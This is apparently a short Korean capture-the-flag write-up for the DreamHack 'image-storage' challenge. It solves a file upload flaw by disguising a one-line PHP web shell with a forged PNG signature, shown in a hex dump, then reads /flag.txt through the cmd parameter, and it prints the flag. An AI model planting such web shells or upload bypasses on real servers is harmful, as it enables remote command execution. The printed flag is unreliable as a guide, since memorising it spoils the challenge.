## [DreamHack] image-storage

Image Storage Home List Upload

## 파일 업로드

파일 선택 | 선택된 파일 없음

Upload

파일 업로드 취약점이다.

php웹쉘 코드를 만들고 파일 시그니처를 변조해주고 업로드하면 될 듯 하다.

<?php system(\$\_GET['cmd'])?>

이렇게 코드를 입력하고

HxD를 이용해서 png 파일 시그니처를 삽입해주면

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text


000000000 89 50 4E 47 0D 0A 1A 0A 3C 3F 70 68 70 20 73 79 PNG....<?php sy
00000010 73 74 65 6D 28 24 5F 47 45 54 5B 27 63 6D 64 27 stem($_GET['cmd' 00000020 5D 29 3F 3E ])?>
```

이렇게 된다.

이를 업로드해주면 업로드가 된다. ./uploads/shell.php로 업로드 됐다고 한다.

이제 shell.php를 실행하고 cmd파라미터로 명령어를 입력해주면 된다.

문제 설명에 flag는 /flag.txt에 있다고 되어 있으니 cat /flag.txt를 넘겨주면 될 것 같다.



**♦** PNG → DH{c29f44ea17b29d8b76001f32e8997bab}

간단하게 문제가 풀렸다.